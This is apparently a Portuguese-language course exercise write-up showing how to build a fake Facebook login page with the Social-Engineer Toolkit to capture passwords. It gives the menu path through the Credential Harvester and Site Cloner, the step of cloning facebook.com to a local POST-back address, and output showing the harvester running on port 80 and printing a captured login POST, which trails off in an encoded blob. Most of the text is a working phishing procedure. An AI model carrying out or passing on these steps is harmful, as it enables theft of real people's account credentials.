Desafio de Projeto

Gabriel Nunes Oliveira

Objetivo Geral


Nesta etapa vamos criar um Phishing para capturar senhas de login do Facebook.

Pré -requisitos


Conhecimento de ferramentas do Kali Linux.

O Projeto


Vamos utilizar a ferramenta ***setoolkit*** para criar uma página falsa do Facebook para captura de senhas.




```
                 ..:::::::::..
              ..:::aad8888888baa:::..
          .::::d:?88888888888?::8b::::.
        .:::d8888:?88888888??a888888b:::.
      .:::d8888888a8888888aa8888888888b:::.
     ::::dP::::::::88888888888::::::::Yb::::
    ::::dP:::::::::Y888888888P:::::::::Yb::::
   ::::d8:::::::::::Y8888888P:::::::::::8b::::
  .::::88::::::::::::Y88888P::::::::::::88::::.
  :::::Y8baaaaaaaaaa88P:T:Y88aaaaaaaaaad8P:::::
  :::::::Y88888888888P::|::Y88888888888P:::::::
  ::::::::::::::::888:::|:::888::::::::::::::::
  `:::::::::::::::8888888888888b::::::::::::::'
   :::::::::::::::88888888888888::::::::::::::
    :::::::::::::d88888888888888:::::::::::::
     ::::::::::::88::88::88:::88::::::::::::
      `::::::::::88::88::88:::88::::::::::'
        `::::::::88::88::P::::88::::::::'
          `::::::88::88:::::::88::::::'
             ``:::::::::::::::::::''
                  ``:::::::::''

[---]        The Social-Engineer Toolkit (SET)         [---]
[---]        Created by: David Kennedy (ReL1K)         [---]
                      Version: 8.0.3
                    Codename: 'Maverick'
[---]        Follow us on Twitter: @TrustedSec         [---]
[---]        Follow me on Twitter: @HackingDave        [---]
[---]       Homepage: https://www.trustedsec.com       [---]
        Welcome to the Social-Engineer Toolkit (SET).
         The one stop shop for all of your SE needs.

   The Social-Engineer Toolkit is a product of TrustedSec.

           Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!
```




```
 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set> 2

The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.

The Java Applet Attack method will spoof a Java Certificate and deliver a Metasploit-based payload. Uses a customized java applet created by Thomas Werth to deliver
the payload.

The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.

The Credential Harvester method will utilize web cloning of a web- site that has a username and password field and harvest all the information posted to the website.

The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something different.

The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate h
owever when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if it's too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example, you can utilize the Java Applet, Metasploit Browser, Credential H
arvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform PowerShell injection through HTA files which can be used for Windows-based PowerShell exploitation t
hrough the browser.
```



```
  1) Java Applet Attack Method
  2) Metasploit Browser Exploit Method
  3) Credential Harvester Attack Method
  4) Tabnabbing Attack Method
  5) Web Jacking Attack Method
  6) Multi-Attack Web Method
  7) HTA Attack Method

 99) Return to Main Menu

set:webattack>3

The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

  1) Web Templates
  2) Site Cloner
  3) Custom Import

 99) Return to Webattack Menu

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

─────────────────────────────────────────────────────────────────────────────
── * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ──

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:
```



```
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.16[redacted]
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone: http://www.facebook.com

[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
192.1[redacted]- - [01/Jan/2025 14:12:53] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: ------WebKitFormBoundary2FXKL8KSGVnFR8Kn
Content-Disposition: form-data; name="ts"

1735769571202
------WebKitFormBoundary2FXKL8KSGVnFR8Kn
Content-Disposition: form-data; name="q"

[{"app_id":"256281040558","posts":"7AnwVFtbImZhbGNvOndlYl9ibHVlX3RpbWVfc3BlbnRfbmF2aWdhdGlvbiIseyJlIjoie1wianNvbl9kYXRhXCI6XCJ7XFxcInNvdXJjZV9wYXRoXFxcIjoBFEhY
9naW5Db250cm9sbGVyARcALAEFDTAQdG9rZW4BEAA6AQUcOTZlODhhZjMBDAUmDGRlc3QZVAxudWxsGRcZOxUYEGNhdXNlAT0FThR1bmxvYWQBDwU1GHNpZF9yYXcBEAUfTDRja3V2OTpzdDVyNzI6djdoNngyA
FDZ8UZWZfcGFnCVMVZg0cCHVyaQEqBUxkaHR0cHM6Ly93d3cuZmFjZWJvb2suY29tL2wB/wwucGhwASv0FAF9XCJ9IiwiciI6MSwiZCI6IiRefEFjWXRuWFpCbk1qN2dWOTlNTUd6QldSREUtZnkwYjFLaC1ubn
aFltcGllNDYzMWVjN1FTc2lfS0dWWmQ4XzM2RF9ZWG9iNF9WN05TSUJLUlBaYmxlUGs3UWlkeXBBVk94dFhGaUNjZi1XRHFNTWJISFhIa1dJWHhacE5EcWdvM1VER29oMndyQmNBbVdZV0wwX083d2JkSnxmZC5
HI0dUFmNXR4MUFUazRSV09tRUR3YUlLbHpFSTh1ZE1KNEVTd3FhZVZJMnFuN2JVWUpadElGYldaRExudmptdGt6Um5ram9iWS1UanE2Tk9fR1YyIiwicyI6IjRjRoUBiCIsInQiOjE3MzU3NTA5MDUzNzIuNiwi
EsMTI4XX0sBR1QNjk1NzEyMDEuMjAwMiwwLDY0OV0sLswCXccgYml0X2FycmF5XcZREQgiOlxWDQIgIixcInN0YXJ0BUoAXA2UKDY5NTY0LFwidG9zCVMkXCI6WzE1MywwXQ0WHGN1bVwiOjQwDQ8IaWRcAWNNY
